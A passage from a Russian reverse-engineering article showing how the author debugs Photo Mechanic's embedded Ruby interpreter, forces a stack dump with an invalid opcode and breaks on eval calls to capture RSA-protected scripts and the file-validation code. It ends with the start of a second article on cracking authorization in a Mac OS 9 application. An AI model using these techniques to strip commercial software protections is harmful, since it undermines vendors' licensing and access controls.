`40`	`opt_ge`
`41`	`opt_ltlt`
`42`	`opt_aref`
`43`	`opt_aset`
`44`	`opt_length`
`45`	`opt_size`
`46`	`opt_empty_p`
`47`	`opt_succ`
`48`	`opt_not`
`49`	`opt_regexpmatch1`
`4A`	`opt_regexpmatch2`
`4B`	`opt_call_c_function`
`4C`	`bitblt`
`4D`	`answer`
`4E`	`getlocal_OP__WC__0`
`4F`	`getlocal_OP__WC__1`
`50`	`setlocal_OP__WC__0`
`51`	`setlocal_OP__WC__1`
`52`	`putobject_OP_INT2FIX_O_0_C_`
`53`	`putobject_OP_INT2FIX_O_1_C_`

При внимательном рассмотрении идентифицируется и сам тип интерпретатора байт-кода, это разновидность YARV.

ГЕНЕРИРУЕМ ОШИБКУ


Интерпретатор мы определили, байт код, из которого вызывается чтение нашего файла, нашли, но что дальше? Реверсить работу с файлом, анализируя скомпилированный байт код, даже при наличии встроенного дизассемблера как-то грустно. Хочется найти текстовый исходник Ruby-скрипта, хотя, конечно, не исключена возможность, что интерпретатору подсунули уже искусственно скомпилированный байт код. Но пока что не будем рассматривать столь крайние варианты. Попробуем хотя бы определить имя метода, вызывающего чтение файла.

Первый пришедший в голову тупой, грубый и брутальный способ добиться этого быстро и без кропотливого анализа кода   сгенерировать ошибку и надеяться, что в отчете о ней интерпретатор сам напечатает стек вызовов и возвратов. При беглом просмотре кода цикла интерпретатора мы видим, что при появлении неизвестного опкода (>83) интерпретатор действительно вызывает ошибку и даже печатает стек при ее возникновении.



```
      *v80 += 16i64;
      v80[1] -= 8i64;
      v387 = 1;
      v388 = (_QWORD *)v80[6];
      for ( mm = 0; mm < v387; ++mm )
        v388 = (_QWORD *)(*v388 & 0xFFFFFFFFFFFFFFFCui64);
      v388[-v384] = v385;
      continue;
    case 82i64:
      *v80 += 8i64;
      if ( v80[1] + 88 >= (unsigned __int64)v80 )
        sub_1800244D0(v80, a2);
      *(_QWORD *)v80[1] = 1i64;
      v80[1] += 8i64;
      continue;
    case 83i64:
      *v80 += 8i64;
      if ( v80[1] + 88 >= (unsigned __int64)v80 )
        sub_1800244D0(v80, a2);
      *(_QWORD *)v80[1] = 3i64;
      v80[1] += 8i64;
      continue;
    default:
      v447 = sub_180024480();
      v79 = sub_180024480();
      rb_vmdebug_stack_dump_raw(v79, *(_QWORD *)(v447 + 32));
      rb_bug("unknown insn: %ld", *(_QWORD *)*v80);
  }
}
}
```


Попробуем смоделировать эту ситуацию самостоятельно. Сразу после достижения точки останова на чтении блока `0x10000` отключаем эту точку и ставим точки останова на выборку следующей команды шитого кода (на позапрошлом скриншоте это выделенный адрес **18001B722**) и функции `printf`, через которую ведется отладочная печать стека. При достижении следующей команды мы меняем ее на невалидную (например, **84**) и ждем, что именно будет печатать `printf`. И действительно, помимо кучи малопонятной отладочной информации о блоках и фреймах в момент возникновения ошибки, он выдает ближайший класс и метод.



Однако это не дает нам практически ничего: судя по всему, чтение происходит при вызове `eval` из класса `HTMLExportDialog`, а по закону наибольшей подлости этот класс в открытом коде отсутствует.

ИЩЕМ АЛЬТЕРНАТИВУ


Попробуем подойти к решению вопроса с другой стороны — еще раз проанализируем стек вызовов со скриншота в начале статьи. Исследуемый нами поток снизу упирается в вызов из `ntdll` и явно запущен каким-то другим потоком. Перебирая соседние потоки, мы находим похожего кандидата — этот поток спокойно ждет в сторонке окончания вызова функции `rb_eval_string_protect("PM::RubyBridge.run")`.



```
000000014065E6E7  BA 1B0C0000         mov edx,C1B
000000014065E6EC  48:8D0D 0D6D3100    lea rcx,qword ptr ds:[140975400]
000000014065E6F3  E8 A8BBACFF         call                  14012A2A0
000000014065E6F8  48:8D0D 416F3100    lea rcx,qword ptr ds:[140975640]
000000014065E6FF  E8 1CF50800         call <JMP.&ruby_script>
000000014065E704  C605 F6C75C00 01    mov byte ptr ds:[140C2AF01],1
000000014065E70B  33D2                xor edx,edx
000000014065E70D  48:8D0D 3C703100    lea rcx,qword ptr ds:[140975750]
000000014065E714  E8 89F40800         call <JMP.&rb_eval_string_protect>
000000014065E719  90                  nop
000000014065E71A  48:8B4424 48        mov rax,qword ptr ss:[rsp+48]
000000014065E71F  48:83F8 10          cmp rax,10
000000014065E723  72 51               jb                    14065E776
000000014065E725  48:FFC0             inc rax
000000014065E728  48:8B4C24 30        mov rcx,qword ptr ss:[rsp+30]
000000014065E72D  48:3D 00100000      cmp rax,1000
000000014065E733  72 3C               jb                    14065E771
000000014065E735  F6C1 1F             test cl,1F
000000014065E738  74 07               je                    14065E741
000000014065E73A  FF15 40C81D00       call qword ptr ds:[<&_invalid_param
000000014065E740  CC                  int3
000000014065E741  48:8B41 F8          mov rax,qword ptr ds:[rcx-8]

rcx=msvcr100.0000000066E52620
qword ptr ds:[0000000140975750 "PM::RubyBridge.run"]=796275523A3A4D50

.text:000000014065E70D photo mechanic.exe:$65E70D #65DB0D
```

На первый взгляд, нам это тоже почти ничего не дает   как ты, вероятно, уже догадался, и PM, и RubyBridge в открытом коде тоже отсутствуют. Однако теперь у нас есть рабочая гипотеза (и за эту гипотезу частично говорит анализ кода приложения в IDA), что общение приложения с интерпретатором Ruby идет именно через вызов `rb_eval_string_protect`.

Поэтому убираем все предыдущие точки останова и ставим новую точку на вход этой функции. Перезапустив программу, с ходу узнаём много интересного: очень много вызовов вида `PM.evx(URI.decode(   %{./ruby/script/<ModuleName>.rbx} ))`, где `ModuleName`   файлы с расширением `*.rbx`, явно зашифрованные, среди которых есть и `RubyBridge`, и `HTMLExportDialog`, и многие другие. А главное — таким образом нашелся и код реализации `PM.evx`, который эти файлы расшифровывает.




```
RIP → 00007FFAD38B3A40  48:895424 10      mov qword ptr ss:[rsp+10],rdx
      00007FFAD38B3A45  48:894C24 08      mov qword ptr ss:[rsp+8],rcx
      00007FFAD38B3A4A  48:83EC 28        sub rsp,28
      00007FFAD38B3A4E  4C:8B4424 38      mov r8,qword ptr ss:[rsp+38]
      00007FFAD38B3A53  48:8B5424 30      mov rdx,qword ptr ss:[rsp+30]
      00007FFAD38B3A58  48:8D0D B1FFFFFF  lea rcx,qword ptr ds:[<rb_eval_string>]
      00007FFAD38B3A5F  E8 5C04FDFF       call <x64-msvcr100-ruby200.rb_protect>
      00007FFAD38B3A64  48:83C4 28        add rsp,28
      00007FFAD38B3A68  C3                ret
      00007FFAD38B3A69  CC                int3
      00007FFAD38B3A6A  CC                int3
      00007FFAD38B3A6B  CC                int3
      00007FFAD38B3A6C  CC                int3

qword ptr ss:[rsp+10]=[0000000006ED7BE8]=A '\n'
rdx=0000000006ED7C18

.text:00007FFAD38B3A40 x64-msvcr100-ruby200.dll:$33A40 #32E40 <rb_eval_string_protect>

Адрес            Шестнадцатеричное                                ASCII
00000000071D4740 72 6F 6D 5F 68 65 78 0A 20 20 20 20 5B 73 65 6C  rom_hex.    [sel
00000000071D4750 66 5D 2E 70 61 63 6B 28 22 48 2A 22 29 0A 20 20  f].pack("H*")..
00000000071D4760 65 6E 64 0A 65 6E 64 0A 0A 0A 6D 6F 64 75 6C 65  end.end...module
00000000071D4770 20 50 4D 0A 0A 64 65 66 20 73 65 6C 66 2E 65 76   PM..def self.ev
00000000071D4780 78 28 70 61 74 68 29 0A 20 20 20 65 6E 76 20 3D  x(path).   env =
00000000071D4790 50 4D 3A 3A 44 69 73 6B 55 74 69 6C 73 2E 72 65  PM::DiskUtils.re
00000000071D47A0 61 64 5F 62 69 6E 61 72 79 5F 66 69 6C 65 28 70  ad_binary_file(p
00000000071D47B0 61 74 68 29 0A 20 20 74 68 20 3D 20 54 68 72 65  ath).  th = Thre
00000000071D47C0 61 64 2E 6E 65 77 20 64 6F 0A 20 20 20 20 63 6D  ad.new do.    cm
00000000071D47D0 20 3D 20 43 72 79 70 74 65 64 4D 65 73 73 61 67   = CryptedMessag
00000000071D47E0 65 2E 6E 65 77 0A 20 20 20 20 62 6F 64 79 20 3D  e.new.    body =
00000000071D47F0 20 63 6D 2E 64 65 63 72 79 70 74 5F 6D 65 73 73   cm.decrypt_mess
00000000071D4800 61 67 65 28 65 6E 76 2C 20 4F 70 65 6E 53 53 4C  age(env, OpenSSL
00000000071D4810 3A 3A 50 4B 65 79 3A 3A 52 53 41 2E 6E 65 77 28  ::PKey::RSA.new(
00000000071D4820 50 4D 2E 61 70 6B 29 2C 20 4F 70 65 6E 53 53 4C  PM.apk), OpenSSL
00000000071D4830 3A 3A 50 4B 65 79 3A 3A 52 53 41 2E 6E 65 77 28  ::PKey::RSA.new(
00000000071D4840 50 4D 2E 65 6D 6B 29 29 0A 20 20 20 20 65 76 61  PM.emk)).    eva
00000000071D4850 6C 28 62 6F 64 79 2C 20 54 4F 50 4C 45 56 45 4C  l(body, TOPLEVEL
00000000071D4860 5F 42 49 4E 44 49 4E 47 29 0A 20 20 65 6E 64 0A  _BINDING).  end.
00000000071D4870 20 20 74 68 2E 76 61 6C 75 65 0A 65 6E 64 0A 0A    th.value.end..
00000000071D4880 63 6C 61 73 73 20 43 72 79 70 74 65 64 4D 65 73  class CryptedMes
00000000071D4890 73 61 67 65 0A 20 20 53 45 53 53 49 4F 4E 5F 4B  sage.  SESSION_K
00000000071D48A0 45 59 5F 44 41 54 41 4C 45 4E 20 3D 20 31 36 0A  EY_DATALEN = 16.
00000000071D48B0 20 20 53 45 53 53 49 4F 4E 5F 4B 45 59 5F 53 55    SESSION_KEY_SU
00000000071D48C0 4D 4C 45 4E 20 3D 20 31 36 0A 20 20 44 49 47 45  MLEN = 16.  DIGE
00000000071D48D0 53 54 5F 41 4C 47 20 3D 20 4F 70 65 6E 53 53 4C  ST_ALG = OpenSSL
00000000071D48E0 3A 3A 44 69 67 65 73 74 3A 3A 53 48 41 31 20 20  ::Digest::SHA1
00000000071D48F0 23 20 75 6E 66 6F 72 74 75 6E 61 74 65 6C 79 20  # unfortunately
00000000071D4900 77 65 20 63 61 6E 27 74 20 72 65 6C 79 20 6F 6E  we can't rely on
```

Хитрые разработчики, опасаясь злых хакеров, и сам код, и расшифровываемые им модули зашифровали несимметричным алгоритмом RSA, что ставит крест на всех попытках поправить что либо внутри скрипта при отсутствии секретного ключа. По счастью, такой цели перед нами не стоит, по условию задачи нам нужно всего лишь найти алгоритм валидации заданного файла, и этот алгоритм таится внутри одного из зашифрованных RSA скриптов.

Причем основная и самая сложная часть задачи уже выполнена   нам известен алгоритм шифрования защищенных скриптов, остальное — дело техники. Можно вытащить из кода открытый ключ шифрования и самому написать процедуру расшифровки модулей, можно поставить точку останова на decrypt нативной библиотеки реализации RSA и дампить уже расшифрованный код, но мы, как обычно, выбираем самый быстрый и ленивый способ.

На предыдущем скриншоте видно, что `evx` реализован через `eval`, поэтому мы ставим точку останова на функцию `x64-msvcr100-ruby200.dll.rb_f_eval` и на входе ее получаем расшифрованный код модулей прямо на блюдечке. Путем несложных манипуляций находим и конечную цель нашего квеста — валидацию файла.



```
Адрес            Шестнадцатеричное                                ASCII
000000000A23F3E0 20 66 70 20 3D 20 50 4D 2E 70 74 68 72 65 61 64   fp = PM.pthread
000000000A23F3F0 5F 69 6E 69 74 0A 20 20 20 20 64 67 20 3D 20 22  _init.    dg = "
000000000A23F400 22 0A 20 20 20 20 62 65 67 69 6E 0A 20 20 20 20  ".    begin.
000000000A23F410 20 20 20 6F 66 66 73 65 74 20 3D 20 30 0A 20 20     offset = 0.
000000000A23F420 20 20 20 20 62 65 67 69 6E 0A 20 20 20 20 20 20      begin.
000000000A23F430 20 20 64 61 74 20 3D 20 50 4D 2E 73 65 74 5F 63    dat = PM.set_c
000000000A23F440 61 63 68 65 5F 65 6E 74 72 79 28 66 70 2C 20 6F  ache_entry(fp, o
000000000A23F450 66 66 73 65 74 2C 20 36 35 35 33 36 29 2E 74 6F  ffset, 65536).to
000000000A23F460 5F 73 0A 20 20 20 20 20 20 20 20 6F 66 66 73 65  _s.        offse
000000000A23F470 74 20 2B 3D 20 64 61 74 2E 6C 65 6E 67 74 68 0A  t += dat.length.
000000000A23F480 20 20 20 20 20 20 20 20 73 20 3C 3C 20 64 61 74          s << dat
000000000A23F490 0A 20 20 20 20 20 20 20 20 73 6C 65 65 70 28 30  .        sleep(0
000000000A23F4A0 2E 31 29 0A 20 20 20 20 20 20 65 6E 64 20 75 6E  .1).      end un
000000000A23F4B0 74 69 6C 20 64 61 74 2E 65 6D 70 74 79 3F 0A 0A  til dat.empty?..
000000000A23F4C0 20 20 20 20 20 20 64 67 20 3D 20 73 2E 68 65 78        dg = s.hex
000000000A23F4D0 64 69 67 65 73 74 0A 20 20 20 20 72 65 73 63 75  digest.    rescu
000000000A23F4E0 65 20 45 78 63 65 70 74 69 6F 6E 20 3D 3E 20 65  e Exception => e
```

ВЫВОДЫ

В заключение хочу добавить, что, хотя в реальной жизни тебе навряд ли встретится так странно реализованное и извращенно защищенное приложение (как я уже говорил, обычно скриптовые языки не предназначены для создания коммерческих пакетов, а тихонько выполняют свою работу на закрытых серверах), описанный в статье опыт поможет тебе в освоении или даже проектировании собственных виртуальных машин и интерпретаторов.

НАКОСЬ МАКОСЬ

Разбираем приложение для Mac OS 9, чтобы дать ему вторую жизнь

Тебе, вероятно, уже надоело читать статьи о программах для Windows? Попробуем исправить эту несправедливость и вспомним про Apple Macintosh. Тот самый, винтажный, на процессоре PowerPC. Сегодня мы будем препарировать написанное под эту древнюю технику приложение, чтобы дать ему вторую жизнь.

JaboHack

Может быть, ты помнишь, что мы уже обращались к этим компьютерам в статье «Липосакция для fat binary. Ломаем программу для macOS с поддержкой нескольких архитектур», но тогда мы разбирали приложение (точнее, библиотеку) в статике, причем без доступа к Mac, на компьютере с Windows. В этот раз мы не только изучим код программы, но и попробуем проследить за ее поведением в естественной среде обитания.

Не переживай, Mac (да еще и такой древний) тебе для этого не понадобится, мы снова не будем изменять нашей любимой операционной системе, тем более, как я уже говорил в предыдущих статьях, Mac не шибко приспособлен для реверса и отладки приложений. Поэтому все действия мы станем проводить в дизассемблере и эмуляторе исключительно в Windows.

Итак, постановка задачи. Имеется инсталляционный пакет некоего винтажного приложения для Mac OS 9.0.4. Приложение должно работать со сканирующим железом конца прошлого столетия при наличии авторизации в процессе загрузки. Поскольку за давностью лет это железо пережило и совместимый Mac с установленной на нем Mac OS 9, и авторизацию, но работать с ним таки надо, попробуем дать ему вторую жизнь подручными средствами.

